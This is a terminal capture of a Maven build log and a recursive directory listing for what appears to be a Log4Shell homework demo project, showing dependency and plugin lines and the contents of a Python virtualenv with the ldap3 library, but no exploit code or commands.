[DEBUG] org.vafer:jdependency:jar:2.4.0:compile (optional)

[DEBUG] org.ow2.asm:asm-util:jar:8.0:compile (optional)

[DEBUG] com.google.guava:guava:jar:28.2-android:compile

[DEBUG] com.google.guava:failureaccess:jar:1.0.1:compile

[DEBUG] com.google.guava:listenablefuture:jar:9999.0-empty-to-avoid-conflict-with-guava:compile

[DEBUG] org.checkerframework:checker-compat-qual:jar:2.5.5:compile

[DEBUG] com.google.errorprone:error_prone_annotations:jar:2.3.4:compile

[DEBUG] com.google.j2objc:j2objc-annotations:jar:1.3:compile

[DEBUG] org.apache.commons:commons-lang3:jar:3.7:compile (optional)

[DEBUG] Created new class realm plugin>org.springframework.boot:spring-boot-maven-plugin:2.5.5

[DEBUG] Importing foreign packages into class realm plugin>org.springframework.boot:spring-boot-maven-plugin:2.5.5

[DEBUG] Imported: < maven.api

[DEBUG] Populating class realm plugin>org.springframework.boot:spring-boot-maven-plugin:2.5.5

[DEBUG] Included: org.springframework.boot:spring-boot-maven-plugin:jar:2.5.5

[DEBUG] Included: org.springframework.boot:spring-boot-buildpack-platform:jar:2.5.5

[DEBUG] Included: com.fasterxml.jackson.core:jackson-databind:jar:2.12.5

[DEBUG] Included: com.fasterxml.jackson.core:jackson-annotations:jar:2.12.5

[DEBUG] Included: com.fasterxml.jackson.core:jackson-core:jar:2.12.5

[DEBUG] Included: com.fasterxml.jackson.module:jackson-module-parameter-names:jar:2.12.5

[DEBUG] Included: net.java.dev.jna:jna-platform:jar:5.7.0

[DEBUG] Included: net.java.dev.jna:jna:jar:5.7.0

[DEBUG] Included: org.apache.commons:commons-compress:jar:1.20

[DEBUG] Included: org.apache.httpcomponents:httpclient:jar:4.5.13

[DEBUG] Included: org.apache.httpcomponents:httpcore:jar:4.4.13

[DEBUG] Included: commons-logging:commons-logging:jar:1.2

[DEBUG] Included: commons-codec:commons-codec:jar:1.11

[DEBUG] Included: org.springframework:spring-core:jar:5.3.10

[DEBUG] Included: org.springframework:spring-jcl:jar:5.3.10

[DEBUG] Included: org.tomlj:tomlj:jar:1.0.0

[DEBUG] Included: org.antlr:antlr4-runtime:jar:4.7.2

[DEBUG] Included: com.google.code.findbugs:jsr305:jar:3.0.2

[DEBUG] Included: org.springframework.boot:spring-boot-loader-tools:jar:2.5.5

[DEBUG] Included: org.apache.maven.shared:maven-common-artifact-filters:jar:3.2.0

[DEBUG] Included: org.codehaus.plexus:plexus-interpolation:jar:1.19

[DEBUG] Included: org.codehaus.plexus:plexus-component-annotations:jar:1.5.5

[DEBUG] Included: org.sonatype.plexus:plexus-sec-dispatcher:jar:1.3

[DEBUG] Included: org.sonatype.plexus:plexus-cipher:jar:1.4

[DEBUG] Included: commons-io:commons-io:jar:2.6

[DEBUG] Included: org.eclipse.aether:aether-util:jar:0.9.0.M2

[DEBUG] Included: javax.enterprise:cdi-api:jar:1.0

[DEBUG] Included: javax.annotation:jsr250-api:jar:1.0

[DEBUG] Included: org.sonatype.sisu:sisu-guice:jar:no_aop:3.1.0

[DEBUG] Included: aopalliance:aopalliance:jar:1.0

[DEBUG] Included: org.eclipse.sisu:org.eclipse.sisu.inject:jar:0.0.0.M5

[DEBUG] Included: org.apache.maven.shared:maven-shared-utils:jar:3.3.3

[DEBUG] Included: org.codehaus.plexus:plexus-utils:jar:3.2.1

[DEBUG] Included: org.sonatype.plexus:plexus-build-api:jar:0.0.7

[DEBUG] Included: org.apache.maven.plugins:maven-shade-plugin:jar:3.2.4

[DEBUG] Included: org.apache.maven.shared:maven-artifact-transfer:jar:0.12.0

[DEBUG] Included: org.ow2.asm:asm:jar:8.0

[DEBUG] Included: org.ow2.asm:asm-commons:jar:8.0

[DEBUG] Included: org.ow2.asm:asm-tree:jar:8.0

[DEBUG] Included: org.ow2.asm:asm-analysis:jar:8.0

[DEBUG] Included: org.jdom:jdom2:jar:2.0.6

[DEBUG] Included: org.apache.maven.shared:maven-dependency-tree:jar:3.0.1

[DEBUG] Included: org.vafer:jdependency:jar:2.4.0

[DEBUG] Included: org.ow2.asm:asm-util:jar:8.0

[DEBUG] Included: com.google.guava:guava:jar:28.2-android

[DEBUG] Included: com.google.guava:failureaccess:jar:1.0.1

[DEBUG] Included: com.google.guava:listenablefuture:jar:9999.0-empty-to-avoid-conflict-with-guava

[DEBUG] Included: org.checkerframework:checker-compat-qual:jar:2.5.5

[DEBUG] Included: com.google.errorprone:error_prone_annotations:jar:2.3.4

[DEBUG] Included: com.google.j2objc:j2objc-annotations:jar:1.3

[DEBUG] Included: org.apache.commons:commons-lang3:jar:3.7

[DEBUG] Configuring mojo org.springframework.boot:spring-boot-maven-plugin:2.5.5:repackage from plugin realm ClassRealm[plugin>org.springframework.boot:spring-boot-maven-plugin:2.5.5, parent: jdk.internal.loader.ClassLoaders$AppClassLoader@4e0e2f2a]

[DEBUG] Configuring mojo 'org.springframework.boot:spring-boot-maven-plugin:2.5.5:repackage' with basic configurator -->

[DEBUG] (f) attach = true

[DEBUG] (f) excludeDevtools = true

[DEBUG]   (f) excludes = []

[DEBUG]   (f) executable = false

[DEBUG]   (f) finalName = log4shell-demo-0.0.1-SNAPSHOT

[DEBUG]   (f) includeSystemScope = false

[DEBUG]   (f) includes = []

[DEBUG]   (f) mainClass = com.example.log4shell.Log4ShellDemoApplication

[DEBUG]   (f) outputDirectory = /home/ec2-user/log4shell-homework/target

[DEBUG]   (f) project = MavenProject: com.example:log4shell-demo:0.0.1-SNAPSHOT @ /home/ec2-user/log4shell-homework/pom.xml

[DEBUG]   (f) session = org.apache.maven.execution.MavenSession@2dddc1b9

[DEBUG]   (f) skip = false

[DEBUG] -- end configuration --

[INFO] Replacing main artifact with repackaged archive

[INFO] --

[INFO] BUILD SUCCESS

[INFO] --

[INFO] Total time: 3.443 s

[INFO] Finished at: 2025-05-29T00:37:16Z

[INFO] --

(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ ls -R

.:

Dockerfile SRC docker-compose.yml ldap_test.py pom.xml target venv

./SRC:

main

./SRC/main:

java resources

./SRC/main/java:

com

./SRC/main/java/com:

example

./SRC/main/java/com/example:

log4shell

./SRC/main/java/com/example/log4shell:

Log4ShellDemoApplication.java LogController.java

./SRC/main/resources:

application.properties log4j2.xml

./target:

log4shell-demo-0.0.1-SNAPSHOT.jar log4shell-demo-0.0.1-SNAPSHOT.jar.original maven-archiver

./target/maven-archiver:

pom.properties

./venv:

bin include lib lib64 pyvenv.cfg

./venv/bin:

Activate.ps1 activate activate.csh activate.fish pip pip3 pip3.9 python python3 python3.9

./venv/include:

./venv/lib:

python3.9

./venv/lib/python3.9:

site-packages

./venv/lib/python3.9/site-packages:

_distutils_hack ldap3-2.9.1.dist-info pkg_resources setuptools

distutils-precedence.pth pip pyasn1 setuptools-59.6.0.dist-info

ldap3 pip-21.3.1.dist-info pyasn1-0.6.1.dist-info

./venv/lib/python3.9/site-packages/_distutils_hack:

__init__.py __pycache__ override.py

./venv/lib/python3.9/site-packages/_distutils_hack/__pycache__:

__init__.cpython-39.pyc override.cpython-39.pyc

./venv/lib/python3.9/site-packages/ldap3:

__init__.py __pycache__ abstract core extend operation protocol strategy utils version.py

./venv/lib/python3.9/site-packages/ldap3/__pycache__:

__init__.cpython-39.pyc version.cpython-39.pyc

./venv/lib/python3.9/site-packages/ldap3/abstract:

__init__.py __pycache__ attrDef.py attribute.py cursor.py entry.py objectDef.py

./venv/lib/python3.9/site-packages/ldap3/abstract/__pycache__:

__init__.cpython-39.pyc attribute.cpython-39.pyc entry.cpython-39.pyc

attrDef.cpython-39.pyc cursor.cpython-39.pyc objectDef.cpython-39.pyc

./venv/lib/python3.9/site-packages/ldap3/core:

__init__.py connection.py pooling.py results.py timezone.py usage.py

__pycache__ exceptions.py rdns.py server.py tls.py

./venv/lib/python3.9/site-packages/ldap3/core/__pycache__:

__init__.cpython-39.pyc exceptions.cpython-39.pyc rdns.cpython-39.pyc server.cpython-39.pyc tls.cpython-39.pyc

connection.cpython-39.pyc pooling.cpython-39.pyc results.cpython-39.pyc timezone.cpython-39.pyc usage.cpython-39.pyc

./venv/lib/python3.9/site-packages/ldap3/extend:

__init__.py __pycache__ microsoft novell operation.py standard

./venv/lib/python3.9/site-packages/ldap3/extend/__pycache__:

__init__.cpython-39.pyc operation.cpython-39.pyc

./venv/lib/python3.9/site-packages/ldap3/extend/microsoft:

__init__.py addMembersToGroups.py modifyPassword.py removeMembersFromGroups.py

__pycache__ dirSync.py persistentSearch.py unlockAccount.py

./venv/lib/python3.9/site-packages/ldap3/extend/microsoft/__pycache__:

__init__.cpython-39.pyc modifyPassword.cpython-39.pyc unlockAccount.cpython-39.pyc

addMembersToGroups.cpython-39.pyc persistentSearch.cpython-39.pyc

dirSync.cpython-39.pyc removeMembersFromGroups.cpython-39.pyc

./venv/lib/python3.9/site-packages/ldap3/extend/novell:

__init__.py checkGroupsMemberships.py listReplicas.py partition_entry_count.py startTransaction.py

__pycache__ endTransaction.py nmasGetUniversalPassword.py removeMembersFromGroups.py

addMembersToGroups.py getBindDn.py nmasSetUniversalPassword.py replicaInfo.py

./venv/lib/python3.9/site-packages/ldap3/extend/novell/__pycache__:

__init__.cpython-39.pyc getBindDn.cpython-39.pyc partition_entry_count.cpython-39.pyc

addMembersToGroups.cpython-39.pyc listReplicas.cpython-39.pyc removeMembersFromGroups.cpython-39.pyc

checkGroupsMemberships.cpython-39.pyc nmasGetUniversalPassword.cpython-39.pyc replicaInfo.cpython-39.pyc

endTransaction.cpython-39.pyc nmasSetUniversalPassword.cpython-39.pyc startTransaction.cpython-39.pyc

./venv/lib/python3.9/site-packages/ldap3/extend/standard:

PagedSearch.py PersistentSearch.py __init__.py __pycache__ modifyPassword.py whoAmI.py

./venv/lib/python3.9/site-packages/ldap3/extend/standard/__pycache__:

PagedSearch.cpython-39.pyc __init__.cpython-39.pyc whoAmI.cpython-39.pyc

PersistentSearch.cpython-39.pyc modifyPassword.cpython-39.pyc

./venv/lib/python3.9/site-packages/ldap3/operation:

__init__.py abandon.py bind.py delete.py modify.py search.py

__pycache__ add.py compare.py extended.py modifyDn.py unbind.py

./venv/lib/python3.9/site-packages/ldap3/operation/__pycache__:

__init__.cpython-39.pyc bind.cpython-39.pyc extended.cpython-39.pyc search.cpython-39.pyc

abandon.cpython-39.pyc compare.cpython-39.pyc modify.cpython-39.pyc unbind.cpython-39.pyc

add.cpython-39.pyc delete.cpython-39.pyc modifyDn.cpython-39.pyc

./venv/lib/python3.9/site-packages/ldap3/protocol:

__init__.py controls.py formatters novell.py persistentSearch.py rfc2849.py rfc4511.py rfc4527.py schemas

__pycache__ convert.py microsoft.py oid.py rfc2696.py rfc3062.py rfc4512.py sasl

./venv/lib/python3.9/site-packages/ldap3/protocol/__pycache__:

__init__.cpython-39.pyc novell.cpython-39.pyc rfc2849.cpython-39.pyc rfc4527.cpython-39.pyc

controls.cpython-39.pyc oid.cpython-39.pyc rfc3062.cpython-39.pyc

convert.cpython-39.pyc persistentSearch.cpython-39.pyc rfc4511.cpython-39.pyc

microsoft.cpython-39.pyc rfc2696.cpython-39.pyc rfc4512.cpython-39.pyc

./venv/lib/python3.9/site-packages/ldap3/protocol/formatters:

__init__.py __pycache__ formatters.py standard.py validators.py

./venv/lib/python3.9/site-packages/ldap3/protocol/formatters/__pycache__:

__init__.cpython-39.pyc formatters.cpython-39.pyc standard.cpython-39.pyc validators.cpython-39.pyc

./venv/lib/python3.9/site-packages/ldap3/protocol/sasl:

__init__.py __pycache__ digestMd5.py external.py kerberos.py plain.py sasl.py

./venv/lib/python3.9/site-packages/ldap3/protocol/sasl/__pycache__:

__init__.cpython-39.pyc external.cpython-39.pyc plain.cpython-39.pyc

digestMd5.cpython-39.pyc kerberos.cpython-39.pyc sasl.cpython-39.pyc

./venv/lib/python3.9/site-packages/ldap3/protocol/schemas:

__init__.py __pycache__ ad2012R2.py ds389.py edir888.py edir914.py slapd24.py

./venv/lib/python3.9/site-packages/ldap3/protocol/schemas/__pycache__:

__init__.cpython-39.pyc ds389.cpython-39.pyc edir914.cpython-39.pyc

ad2012R2.cpython-39.pyc edir888.cpython-39.pyc slapd24.cpython-39.pyc

./venv/lib/python3.9/site-packages/ldap3/strategy:

__init__.py asyncStream.py base.py mockAsync.py mockSync.py reusable.py safeSync.py

__pycache__ asynchronous.py ldifProducer.py mockBase.py restartable.py safeRestartable.py sync.py

./venv/lib/python3.9/site-packages/ldap3/strategy/__pycache__:

__init__.cpython-39.pyc ldifProducer.cpython-39.pyc restartable.cpython-39.pyc sync.cpython-39.pyc

asyncStream.cpython-39.pyc mockAsync.cpython-39.pyc reusable.cpython-39.pyc

asynchronous.cpython-39.pyc mockBase.cpython-39.pyc safeRestartable.cpython-39.pyc

base.cpython-39.pyc mockSync.cpython-39.pyc safeSync.cpython-39.pyc

./venv/lib/python3.9/site-packages/ldap3/utils:

__init__.py asn1.py config.py dn.py log.py ordDict.py repr.py uri.py

__pycache__ ciDict.py conv.py hashed.py ntlm.py port_validators.py tls_backport.py

./venv/lib/python3.9/site-packages/ldap3/utils/__pycache__:

__init__.cpython-39.pyc conv.cpython-39.pyc ntlm.cpython-39.pyc tls_backport.cpython-39.pyc

asn1.cpython-39.pyc dn.cpython-39.pyc ordDict.cpython-39.pyc uri.cpython-39.pyc

ciDict.cpython-39.pyc hashed.cpython-39.pyc port_validators.cpython-39.pyc

config.cpython-39.pyc log.cpython-39.pyc repr.cpython-39.pyc

./venv/lib/python3.9/site-packages/ldap3-2.9.1.dist-info:

COPYING.LESSER.txt COPYING.txt INSTALLER LICENSE.txt METADATA RECORD REQUESTED WHEEL top_level.txt

./venv/lib/python3.9/site-packages/pip:

__init__.py __main__.py __pycache__ _internal _vendor py.typed

./venv/lib/python3.9/site-packages/pip/__pycache__:

__init__.cpython-39.pyc __main__.cpython-39.pyc

./venv/lib/python3.9/site-packages/pip/_internal:

__init__.py cache.py configuration.py index metadata operations resolution vcs

__pycache__ cli distributions locations models pyproject.py self_outdated_check.py wheel_builder.py

build_env.py commands exceptions.py main.py network req utils

./venv/lib/python3.9/site-packages/pip/_internal/__pycache__:

__init__.cpython-39.pyc configuration.cpython-39.pyc pyproject.cpython-39.pyc

build_env.cpython-39.pyc exceptions.cpython-39.pyc self_outdated_check.cpython-39.pyc

cache.cpython-39.pyc main.cpython-39.pyc wheel_builder.cpython-39.pyc

./venv/lib/python3.9/site-packages/pip/_internal/cli:

__init__.py autocompletion.py cmdoptions.py main.py parser.py req_command.py status_codes.py

__pycache__ base_command.py command_context.py main_parser.py progress_bars.py spinners.py

./venv/lib/python3.9/site-packages/pip/_internal/cli/__pycache__:

__init__.cpython-39.pyc cmdoptions.cpython-39.pyc main_parser.cpython-39.pyc req_command.cpython-39.pyc

autocompletion.cpython-39.pyc command_context.cpython-39.pyc parser.cpython-39.pyc spinners.cpython-39.pyc

base_command.cpython-39.pyc main.cpython-39.pyc progress_bars.cpython-39.pyc status_codes.cpython-39.pyc

./venv/lib/python3.9/site-packages/pip/_internal/commands:

__init__.py cache.py completion.py debug.py freeze.py help.py install.py search.py uninstall.py

__pycache__ check.py configuration.py download.py hash.py index.py list.py show.py wheel.py

./venv/lib/python3.9/site-packages/pip/_internal/commands/__pycache__:

__init__.cpython-39.pyc debug.cpython-39.pyc index.cpython-39.pyc uninstall.cpython-39.pyc

cache.cpython-39.pyc download.cpython-39.pyc install.cpython-39.pyc wheel.cpython-39.pyc

check.cpython-39.pyc freeze.cpython-39.pyc list.cpython-39.pyc

completion.cpython-39.pyc hash.cpython-39.pyc search.cpython-39.pyc

configuration.cpython-39.pyc help.cpython-39.pyc show.cpython-39.pyc

./venv/lib/python3.9/site-packages/pip/_internal/distributions:

__init__.py __pycache__ base.py installed.py sdist.py wheel.py

./venv/lib/python3.9/site-packages/pip/_internal/distributions/__pycache__:

__init__.cpython-39.pyc base.cpython-39.pyc installed.cpython-39.pyc sdist.cpython-39.pyc wheel.cpython-39.pyc

./venv/lib/python3.9/site-packages/pip/_internal/index:

__init__.py __pycache__ collector.py package_finder.py sources.py

./venv/lib/python3.9/site-packages/pip/_internal/index/__pycache__:

__init__.cpython-39.pyc collector.cpython-39.pyc package_finder.cpython-39.pyc sources.cpython-39.pyc

./venv/lib/python3.9/site-packages/pip/_internal/locations:

__init__.py __pycache__ _distutils.py _sysconfig.py base.py

./venv/lib/python3.9/site-packages/pip/_internal/locations/__pycache__:

__init__.cpython-39.pyc _distutils.cpython-39.pyc _sysconfig.cpython-39.pyc base.cpython-39.pyc

./venv/lib/python3.9/site-packages/pip/_internal/metadata:

__init__.py __pycache__ base.py pkg_resources.py

./venv/lib/python3.9/site-packages/pip/_internal/metadata/__pycache__:

__init__.cpython-39.pyc base.cpython-39.pyc pkg_resources.cpython-39.pyc

./venv/lib/python3.9/site-packages/pip/_internal/models:

__init__.py candidate.py format_control.py link.py search_scope.py target_python.py

__pycache__ direct_url.py index.py scheme.py selection_prefs.py wheel.py

./venv/lib/python3.9/site-packages/pip/_internal/models/__pycache__:

__init__.cpython-39.pyc format_control.cpython-39.pyc scheme.cpython-39.pyc target_python.cpython-39.pyc

candidate.cpython-39.pyc index.cpython-39.pyc search_scope.cpython-39.pyc wheel.cpython-39.pyc

direct_url.cpython-39.pyc link.cpython-39.pyc selection_prefs.cpython-39.pyc

./venv/lib/python3.9/site-packages/pip/_internal/network:

__init__.py __pycache__ auth.py cache.py download.py lazy_wheel.py session.py utils.py xmlrpc.py

./venv/lib/python3.9/site-packages/pip/_internal/network/__pycache__:

__init__.cpython-39.pyc cache.cpython-39.pyc lazy_wheel.cpython-39.pyc utils.cpython-39.pyc

auth.cpython-39.pyc download.cpython-39.pyc session.cpython-39.pyc xmlrpc.cpython-39.pyc

./venv/lib/python3.9/site-packages/pip/_internal/operations:

__init__.py __pycache__ build check.py freeze.py install prepare.py

./venv/lib/python3.9/site-packages/pip/_internal/operations/__pycache__:

__init__.cpython-39.pyc check.cpython-39.pyc freeze.cpython-39.pyc prepare.cpython-39.pyc

./venv/lib/python3.9/site-packages/pip/_internal/operations/build:

__init__.py __pycache__ metadata.py metadata_editable.py metadata_legacy.py wheel.py wheel_editable.py wheel_legacy.py

./venv/lib/python3.9/site-packages/pip/_internal/operations/build/__pycache__:

__init__.cpython-39.pyc metadata_editable.cpython-39.pyc wheel.cpython-39.pyc wheel_legacy.cpython-39.pyc

metadata.cpython-39.pyc metadata_legacy.cpython-39.pyc wheel_editable.cpython-39.pyc

./venv/lib/python3.9/site-packages/pip/_internal/operations/install:

__init__.py __pycache__ editable_legacy.py legacy.py wheel.py

./venv/lib/python3.9/site-packages/pip/_internal/operations/install/__pycache__:

__init__.cpython-39.pyc editable_legacy.cpython-39.pyc legacy.cpython-39.pyc wheel.cpython-39.pyc

./venv/lib/python3.9/site-packages/pip/_internal/req:

__init__.py __pycache__ constructors.py req_file.py req_install.py req_set.py req_tracker.py req_uninstall.py

./venv/lib/python3.9/site-packages/pip/_internal/req/__pycache__:

__init__.cpython-39.pyc req_file.cpython-39.pyc req_set.cpython-39.pyc req_uninstall.cpython-39.pyc

constructors.cpython-39.pyc req_install.cpython-39.pyc req_tracker.cpython-39.pyc

./venv/lib/python3.9/site-packages/pip/_internal/resolution:

__init__.py __pycache__ base.py legacy resolvelib

./venv/lib/python3.9/site-packages/pip/_internal/resolution/__pycache__:

__init__.cpython-39.pyc base.cpython-39.pyc

./venv/lib/python3.9/site-packages/pip/_internal/resolution/legacy:

__init__.py __pycache__ resolver.py

./venv/lib/python3.9/site-packages/pip/_internal/resolution/legacy/__pycache__:

__init__.cpython-39.pyc resolver.cpython-39.pyc

./venv/lib/python3.9/site-packages/pip/_internal/resolution/resolvelib:

__init__.py base.py factory.py provider.py requirements.py

__pycache__ candidates.py found_candidates.py reporter.py resolver.py

./venv/lib/python3.9/site-packages/pip/_internal/resolution/resolvelib/__pycache__:

__init__.cpython-39.pyc factory.cpython-39.pyc reporter.cpython-39.pyc

base.cpython-39.pyc found_candidates.cpython-39.pyc requirements.cpython-39.pyc

candidates.cpython-39.pyc provider.cpython-39.pyc resolver.cpython-39.pyc

./venv/lib/python3.9/site-packages/pip/_internal/utils:

__init__.py compatibility_tags.py egg_link.py glibc.py models.py subprocess.py wheel.py

__pycache__ datetime.py encoding.py hashes.py packaging.py temp_dir.py

_log.py deprecation.py entrypoints.py inject_securetransport.py parallel.py unpacking.py

appdirs.py direct_url_helpers.py filesystem.py logging.py pkg_resources.py urls.py

compat.py distutils_args.py filetypes.py misc.py setuptools_build.py virtualenv.py

./venv/lib/python3.9/site-packages/pip/_internal/utils/__pycache__:

__init__.cpython-39.pyc encoding.cpython-39.pyc packaging.cpython-39.pyc

_log.cpython-39.pyc entrypoints.cpython-39.pyc parallel.cpython-39.pyc

appdirs.cpython-39.pyc filesystem.cpython-39.pyc pkg_resources.cpython-39.pyc

compat.cpython-39.pyc filetypes.cpython-39.pyc setuptools_build.cpython-39.pyc

compatibility_tags.cpython-39.pyc glibc.cpython-39.pyc subprocess.cpython-39.pyc

datetime.cpython-39.pyc hashes.cpython-39.pyc temp_dir.cpython-39.pyc

deprecation.cpython-39.pyc inject_securetransport.cpython-39.pyc unpacking.cpython-39.pyc

direct_url_helpers.cpython-39.pyc logging.cpython-39.pyc urls.cpython-39.pyc

distutils_args.cpython-39.pyc misc.cpython-39.pyc virtualenv.cpython-39.pyc

egg_link.cpython-39.pyc models.cpython-39.pyc wheel.cpython-39.pyc

./venv/lib/python3.9/site-packages/pip/_internal/vcs:

__init__.py __pycache__ bazaar.py git.py mercurial.py subversion.py versioncontrol.py

./venv/lib/python3.9/site-packages/pip/_internal/vcs/__pycache__:

__init__.cpython-39.pyc git.cpython-39.pyc subversion.cpython-39.pyc

bazaar.cpython-39.pyc mercurial.cpython-39.pyc versioncontrol.cpython-39.pyc

./venv/lib/python3.9/site-packages/pip/_vendor:

__init__.py certifi distlib idna pep517 progress resolvelib tomli webencodings
__pycache__ chardet distro.py msgpack pkg_resources pyparsing.py six.py urllib3
cachecontrol colorama html5lib packaging platformdirs requests tenacity vendor.txt

./venv/lib/python3.9/site-packages/pip/_vendor/__pycache__:
__init__.cpython-39.pyc distro.cpython-39.pyc pyparsing.cpython-39.pyc six.cpython-39.pyc

./venv/lib/python3.9/site-packages/pip/_vendor/cachecontrol:
__init__.py _cmd.py cache.py compat.py filewrapper.py serialize.py
__pycache__ adapter.py caches controller.py heuristics.py wrapper.py

./venv/lib/python3.9/site-packages/pip/_vendor/cachecontrol/__pycache__:
__init__.cpython-39.pyc cache.cpython-39.pyc filewrapper.cpython-39.pyc wrapper.cpython-39.pyc
_cmd.cpython-39.pyc compat.cpython-39.pyc heuristics.cpython-39.pyc
adapter.cpython-39.pyc controller.cpython-39.pyc serialize.cpython-39.pyc

./venv/lib/python3.9/site-packages/pip/_vendor/cachecontrol/caches:
__init__.py __pycache__ file_cache.py redis_cache.py

./venv/lib/python3.9/site-packages/pip/_vendor/cachecontrol/caches/__pycache__:
__init__.cpython-39.pyc file_cache.cpython-39.pyc redis_cache.cpython-39.pyc

./venv/lib/python3.9/site-packages/pip/_vendor/certifi:
__init__.py __main__.py __pycache__ core.py

./venv/lib/python3.9/site-packages/pip/_vendor/certifi/__pycache__:
__init__.cpython-39.pyc __main__.cpython-39.pyc core.cpython-39.pyc

./venv/lib/python3.9/site-packages/pip/_vendor/chardet:

__init__.py compat.py euctwprober.py langhungarianmodel.py sbcharsetprober.py

__pycache__ cp949prober.py gb2312freq.py langrussianmodel.py sbcsgroupprober.py

big5freq.py enums.py gb2312prober.py langthaimodel.py sjisprober.py

big5prober.py escprober.py hebrewprober.py langturkishmodel.py universaldetector.py

chardistribution.py escsm.py jisfreq.py latin1prober.py utf8prober.py

charsetgroupprober.py eucjpprober.py jpcntx.py mbcharsetprober.py version.py

charsetprober.py euckrfreq.py langbulgarianmodel.py mbcsgroupprober.py

cli euckrprober.py langgreekmodel.py mbcssm.py

codingstatemachine.py euctwfreq.py langhebrewmodel.py metadata

./venv/lib/python3.9/site-packages/pip/_vendor/chardet/__pycache__:

__init__.cpython-39.pyc euckrfreq.cpython-39.pyc langrussianmodel.cpython-39.pyc

big5freq.cpython-39.pyc euckrprober.cpython-39.pyc langthaimodel.cpython-39.pyc

big5prober.cpython-39.pyc euctwfreq.cpython-39.pyc langturkishmodel.cpython-39.pyc

chardistribution.cpython-39.pyc euctwprober.cpython-39.pyc latin1prober.cpython-39.pyc

charsetgroupprober.cpython-39.pyc gb2312freq.cpython-39.pyc mbcharsetprober.cpython-39.pyc

charsetprober.cpython-39.pyc gb2312prober.cpython-39.pyc mbcsgroupprober.cpython-39.pyc

codingstatemachine.cpython-39.pyc hebrewprober.cpython-39.pyc mbcssm.cpython-39.pyc

compat.cpython-39.pyc jisfreq.cpython-39.pyc sbcharsetprober.cpython-39.pyc

cp949prober.cpython-39.pyc jpcntx.cpython-39.pyc sbcsgroupprober.cpython-39.pyc

enums.cpython-39.pyc langbulgarianmodel.cpython-39.pyc sjisprober.cpython-39.pyc

escprober.cpython-39.pyc langgreekmodel.cpython-39.pyc universaldetector.cpython-39.pyc

escsm.cpython-39.pyc langhebrewmodel.cpython-39.pyc utf8prober.cpython-39.pyc

eucjpprober.cpython-39.pyc langhungarianmodel.cpython-39.pyc version.cpython-39.pyc

./venv/lib/python3.9/site-packages/pip/_vendor/chardet/cli:

__init__.py __pycache__ chardetect.py

./venv/lib/python3.9/site-packages/pip/_vendor/chardet/cli/__pycache__:

__init__.cpython-39.pyc chardetect.cpython-39.pyc

./venv/lib/python3.9/site-packages/pip/_vendor/chardet/metadata:

__init__.py __pycache__ languages.py

./venv/lib/python3.9/site-packages/pip/_vendor/chardet/metadata/__pycache__:

__init__.cpython-39.pyc languages.cpython-39.pyc

./venv/lib/python3.9/site-packages/pip/_vendor/colorama:

__init__.py __pycache__ ansi.py ansitowin32.py initialise.py win32.py winterm.py

./venv/lib/python3.9/site-packages/pip/_vendor/colorama/__pycache__:

__init__.cpython-39.pyc ansitowin32.cpython-39.pyc win32.cpython-39.pyc

ansi.cpython-39.pyc initialise.cpython-39.pyc winterm.cpython-39.pyc

./venv/lib/python3.9/site-packages/pip/_vendor/distlib:

__init__.py _backport database.py locators.py markers.py resources.py util.py wheel.py

__pycache__ compat.py index.py manifest.py metadata.py scripts.py version.py

./venv/lib/python3.9/site-packages/pip/_vendor/distlib/__pycache__:

__init__.cpython-39.pyc index.cpython-39.pyc markers.cpython-39.pyc scripts.cpython-39.pyc
wheel.cpython-39.pyc

compat.cpython-39.pyc locators.cpython-39.pyc metadata.cpython-39.pyc util.cpython-39.pyc

database.cpython-39.pyc manifest.cpython-39.pyc resources.cpython-39.pyc version.cpython-39.pyc

./venv/lib/python3.9/site-packages/pip/_vendor/distlib/_backport:

__init__.py __pycache__ misc.py shutil.py sysconfig.cfg sysconfig.py tarfile.py

./venv/lib/python3.9/site-packages/pip/_vendor/distlib/_backport/__pycache__:

__init__.cpython-39.pyc misc.cpython-39.pyc shutil.cpython-39.pyc sysconfig.cpython-39.pyc tarfile.cpython-39.pyc

./venv/lib/python3.9/site-packages/pip/_vendor/html5lib:

__init__.py _ihatexml.py _tokenizer.py _utils.py filters serializer.py treebuilders

__pycache__ _inputstream.py _trie constants.py html5parser.py treeadapters treewalkers

./venv/lib/python3.9/site-packages/pip/_vendor/html5lib/__pycache__:

__init__.cpython-39.pyc _inputstream.cpython-39.pyc _utils.cpython-39.pyc html5parser.cpython-39.pyc

_ihatexml.cpython-39.pyc _tokenizer.cpython-39.pyc constants.cpython-39.pyc serializer.cpython-39.pyc

./venv/lib/python3.9/site-packages/pip/_vendor/html5lib/_trie:

__init__.py __pycache__ _base.py py.py

./venv/lib/python3.9/site-packages/pip/_vendor/html5lib/_trie/__pycache__:

__init__.cpython-39.pyc _base.cpython-39.pyc py.cpython-39.pyc

./venv/lib/python3.9/site-packages/pip/_vendor/html5lib/filters:

__init__.py alphabeticalattributes.py inject_meta_charset.py optionaltags.py whitespace.py

__pycache__ base.py lint.py sanitizer.py

./venv/lib/python3.9/site-packages/pip/_vendor/html5lib/filters/__pycache__:

__init__.cpython-39.pyc inject_meta_charset.cpython-39.pyc sanitizer.cpython-39.pyc

alphabeticalattributes.cpython-39.pyc lint.cpython-39.pyc whitespace.cpython-39.pyc

base.cpython-39.pyc optionaltags.cpython-39.pyc

./venv/lib/python3.9/site-packages/pip/_vendor/html5lib/treeadapters:

__init__.py __pycache__ genshi.py sax.py

./venv/lib/python3.9/site-packages/pip/_vendor/html5lib/treeadapters/__pycache__:

__init__.cpython-39.pyc genshi.cpython-39.pyc sax.cpython-39.pyc

./venv/lib/python3.9/site-packages/pip/_vendor/html5lib/treebuilders:

__init__.py __pycache__ base.py dom.py etree.py etree_lxml.py

./venv/lib/python3.9/site-packages/pip/_vendor/html5lib/treebuilders/__pycache__:

__init__.cpython-39.pyc base.cpython-39.pyc dom.cpython-39.pyc etree.cpython-39.pyc etree_lxml.cpython-39.pyc

./venv/lib/python3.9/site-packages/pip/_vendor/html5lib/treewalkers:

__init__.py __pycache__ base.py dom.py etree.py etree_lxml.py genshi.py

./venv/lib/python3.9/site-packages/pip/_vendor/html5lib/treewalkers/__pycache__:

__init__.cpython-39.pyc dom.cpython-39.pyc etree_lxml.cpython-39.pyc

base.cpython-39.pyc etree.cpython-39.pyc genshi.cpython-39.pyc

./venv/lib/python3.9/site-packages/pip/_vendor/idna:

__init__.py __pycache__ codec.py compat.py core.py idnadata.py intranges.py package_data.py uts46data.py

./venv/lib/python3.9/site-packages/pip/_vendor/idna/__pycache__:

__init__.cpython-39.pyc compat.cpython-39.pyc idnadata.cpython-39.pyc package_data.cpython-39.pyc

